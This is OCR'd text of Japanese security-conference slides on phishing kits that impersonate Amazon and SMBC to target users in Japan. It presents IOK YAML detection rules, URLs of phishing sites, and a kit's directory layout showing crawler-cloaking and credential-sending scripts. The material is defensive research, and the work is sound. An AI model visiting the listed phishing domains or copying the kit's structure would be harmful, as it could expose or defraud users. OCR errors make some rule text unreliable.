
- IOK（Indicator Of Kit）はフィッシングサイトを検出及び分析するために設計された、オープンソースの検出ルールフォーマット。
- Sigmaルールをベースにフィッシングサイトに特化したIndicator of Compromise をYaml形式で記述する。



https://phish.report/IOK


IOK（Indicator Of Kit）とは

- 生成したIOKはGitHubリポジトリ（https://github.com/phish-report/IOK）にPull Requestを送ることができる。
- 公開されているindicatorを使用してIoCの条件に一致するフィッシングサイト調査に活用することができる。



IOK（Indicator Of Kit）とは

- GitHubリポジトリ上にCommitされているルールはブラウザ上からも確認することができる（ https://phish.report/IOK/indicators ）



IOK（Indicator Of Kit）の活用例

- Web画面（https://phish.report/IOK）のExampleにIOKを入力し、**Rule matches**の更新ボタンを押すとIOKに記載されたルールに一致したurlscan.ioの登録結果を取得できます。

Example

```
1  title: Amazon_Phishing_Detection
2  description: |
3    Detects a Amazon phishing kit targeting Japanese users.
4  references:
5   - https://urlscan.io/result/b75b2254-d248-4ab6-ae21-4969e5e9d837
6  detection:
7    FormContains:
8      domlcontains:
9        - 'data-v-2e32dab6="" name="signineml" method="post" id="signineml" lass="auth-validate-form a
10   appScript:
11     requestslcontains:
12       - 'app.75f405b5d5d325e145c9.js'
13   condition: FormContains and appScript
```

Rule matches


http://jp-amazon.top/

View analys

http://jp-amazon.top/

View analys

https://amazon.jp.maodaner.com/



まとめ

- 日本をターゲットにした各フィッシングキットはフィッシングキットごとに特徴はあるものの、様々なクローキング処理を実装しており、フィッシングハンターや現場対応者によるアクセスを回避しようとしている。

- フィッシングキットの中身を分析することで、「フィッシングアクター」がどのようなクローキングを実装して検知を回避しているかを知ることができた。

- フィッシングサイトを調査するためのIndicator Of Compromise をフィッシングキットから生成することで、類似のフィッシングサイトの調査を効率化することができる。

アジェンダ

1.近年のフィッシング被害の状況
2.フィッシングコミュニティについて
3.フィッシングアクターの活動について
4.フィッシングキットの分析内容について
5.まとめ

本講演のまとめ

- 「フィッシングコミュニティ」では「フィッシングアクター」によりフィッシングキットや個人情報の悪用方法・収益化を簡易化するツールの売買が行われていることがフィッシング行為の分業体制が実現・維持されている要因の一つと考えられる。
- 不特定多数の「フィッシングアクター」がサーフェスウェブからダークウェブなど、至る所で活動しており、我々の身近なところでも存在している。
- 「フィッシングコミュニティ」ではいろんな役割をもったアクター同士が言語の壁も超えて活発に交流が行われている。
- フィッシングキットごとに特徴があり、分析結果からIOC（IOK）を生成・共有することで、類似のフィッシングサイトの調査に役立てることができる。
- 守る側も協力し合い、フィッシング被害の軽減・撲滅を測っていきたい。

Thank you !

Your comments & feedbacks are always welcome!

e-mail: ic-na4sec@ntt.com

References

[1] フィッシング対策協議会 月次報告書『2023/11 フィッシング報告状況』（2023/12/12）
https://www.antiphishing.jp/report/monthly/202311.html

[2] フィッシング対策協議会『フィッシング対策ガイドライン 2023年度版』（2023/06/01）
https://www.antiphishing.jp/report/antiphishing_guideline_2023.pdf

[3] GitHubリポジトリ｜CrawlerDetect
https://github.com/JayBizzle/Crawler-Detect

[4] Phish Report 『Indicator Of Kit（IOK）』
https://phish.report/IOK

[5] GitHubリポジトリ｜Indicator of kit
https://github.com/phish-report/IOK


Appendix

Amazonを語ったフィッシングキットのディレクトリ構成

```
A1521
├── CrawlerDetect
│   ├── CrawlerDetect.php
│   ├── Fixtures
│   │   ├── AbstractProvider.php
│   │   ├── AbstractReff.php
│   │   ├── Crawlers.php
│   │   ├── Exclusions.php
│   │   ├── Headers.php
│   │   ├── Headerspam.php
│   │   └── SpamReferrers.php
│   └── ReferralSpamDetect.php
├── api
│   ├── api_session.php
│   ├── class.phpmailer.php
│   ├── class.smtp.php
│   ├── jump.php
│   ├── send.php
│   ├── send_3d.php
│   ├── send_card.php
│   └── send_login.php
├── blacklist.php
├── blocker.php
├── crawlerdetect.php
├── favicon.ico
├── index.html
├── main.php
├── nginx.htaccess
├── readme.html
├── result
│   ├── 4399348949831220--pc.txt
│   ├── block_bot.txt
│   ├── ip.txt
│   └── total_bot.txt
└── static
    ├── back.jpg
    ├── css
    │   └── app.752839d3f58c010ecc04f48dcc063497.css
    ├── eror2.png
    ├── img
    │   ├── AmazonUIBaseCSS-beacon_light_1x-27c111afb8bee530ba8a7051ea5de6967f745929._V2_.51eb36f.png
    │   ├── AmazonUIBaseCSS-sprite_1x-28bd59af93d9b1c745bb0aca4de58763b54df7cf._V2_.6a23b50.png
    │   ├── AmazonUIBaseCSS-sprite_1x-7233320d393c05a5508cf7d579641c4b327cbda4._V2_.afc641e.png
    │   ├── corgi._CB485918084_.eed180b.png
    │   ├── loading.45b4330.gif
    │   ├── nav-sprite-global_bluebeacon-1x_optimized_layout1._CB468502046_.96d38d6.png
    │   ├── nav-sprite-global_bluebeacon-V3-1x_optimized._CB516556901_.4305490.png
    │   ├── new-nav-sm-smile-sprite-global-1x_blueheaven._CB485919093_.99b76d8.png
    │   └── sus.b8b4c1f.gif
    └── js
        ├── 0.ae56cb9f68b80e8b1e62.js
        ├── 1.1f5e12c89c9e17b78cee.js
        ├── 10.7e8b298cf8b9eeb78e8d.js
        ├── 11.8b1570ce205b9a0d5ecb.js
        ├── 12.b0fdc6f2929c40528c04.js
        ├── 13.5b74bd82b5fed10e051f.js
        ├── 14.e1d3405c170030bc6e16.js
        ├── 15.5a2aef89a62e11d95a50.js
        ├── 2.140da6dcc811eb3215dd.js
        ├── 3.d9a487a8067cff92238c.js
        ├── 4.3d3c0808f3d7b14f39ea.js
        ├── 5.e8cba5c7d9bea4b7c044.js
        ├── 6.4153f4cef02ec63128b4.js
        ├── 7.f2cc96632380957f0886.js
        ├── 8.67434be2e9f5b166bccc.js
        ├── 9.47a7b99adee046813f1c.js
        ├── app.75f405b5d5d325e145c9.js
        ├── manifest.dd091f32d078ce1ae228.js
        └── vendor.8942a87b5a70d06cf6ea.js
```

Appendix

SMBCを語ったフィッシングキットのディレクトリ構成（ファイル数が多すぎて２階層目まで）



Appendix

日本をターゲットにしたAmazonを語ったフィッシングキットのIOK

```
title: Amazon_Phishing_Detection
description: |
    Detects a Amazon phishing kit targeting Japanese users.
references:
  - https://urlscan.io/result/b75b2254-d248-4ab6-ae21-4969e5e9d837
detection:
    AppJSContains:
        dom|contains:
            - 'type="text/javascript" src="/static/js/app.'
    ContentScript:
        requests|contains:
            - '11.8b1570ce205b9a0d5ecb.js'
    condition: AppJSContains and ContentScript
```

Appendix

日本をターゲットにしたSMBCを語ったフィッシングキットのIOK

```
title: SMBC_Phishing_Detection
description: |
    Detects a SMBC phishing kit targeting Japanese users.
references:
  - https://urlscan.io/result/e52f427c-1f90-4ad3-990b-ab9d2184dad2
detection:
    FormContains:
        dom|contains:
            - 'method="post" action="https://www.smbc-
card.com/memapi/jaxrs/xt_login/agree/v1" novalidate="'''
    ChunkVendorsScript:
        requests|contains:
            - 'chunk-vendors.7d63933e.js'
    condition: FormContains and ChunkVendorsScript
```